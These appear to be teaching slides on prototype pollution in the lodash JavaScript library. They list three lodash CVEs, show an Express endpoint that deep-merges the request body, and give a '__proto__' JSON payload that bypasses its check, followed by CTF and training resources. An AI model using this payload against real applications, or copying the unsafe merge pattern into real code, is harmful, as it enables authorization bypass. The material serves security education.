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

Lodash

- Lodash is a very popular javascript library (40mil weekly downloads), it provides functions for doing basic things
- Has had a few prototype pollution CVEs
  - CVE-2020-8203: Prototype pollution attack when using _.zipObjectDeep in lodash before 4.17.20.
  - CVE-2019-10744: Versions of lodash lower than 4.17.12 are vulnerable to Prototype Pollution. The function defaultsDeep could be tricked into adding or modifying properties of Object.prototype using a constructor payload.
  - CVE-2018-16487: A prototype pollution vulnerability was found in lodash <4.17.11 where the functions merge, mergeWith, and defaultsDeep can be tricked into adding or modifying properties of Object.prototype.




```
const express = require('express');
const _ = require('loadash');

const app = express();

app.use(express.json()); // Automatically JSON.parse uploaded data
app.post('/api/foo', (req, res) => {
  let data = _.merge({}, req.body); // Merge object with user content
  let checks = {};
  if (data.type === 'apple') { // If data.type is apple
    checks.isApple = true; // Set check to passed
  }
  // If check passed return a 200, else return a 400
  if (checks.isApple === true) return res.sendStatus(200);
  res.sendStatus(400);
});

app.listen(8000);
```



```javascript
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: JSON.stringify({type: 'apple'}),
});
console.log(res.status); // 200
```

```javascript
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: JSON.stringify({type: 'orange'}),
});
console.log(res.status); // 400
```



```
const res = await fetch('http://127.0.0.1:8000/api/foo', {
  method:'POST',
  headers:{'Content-Type':'application/json'},
  body: '{"type":"orange","__proto__":{"isApple":true}}',
});
console.log(res.status); // 200
```

Resources

- Ctf challenges: LoFi, Murky Waters
- Hack Tricks: LFI, SSTI, SSRF, Prototype Pollution
- Tryhackme
  - Inclusion
  - Archangel
  - SSTI
- Hackthebox
  - Templated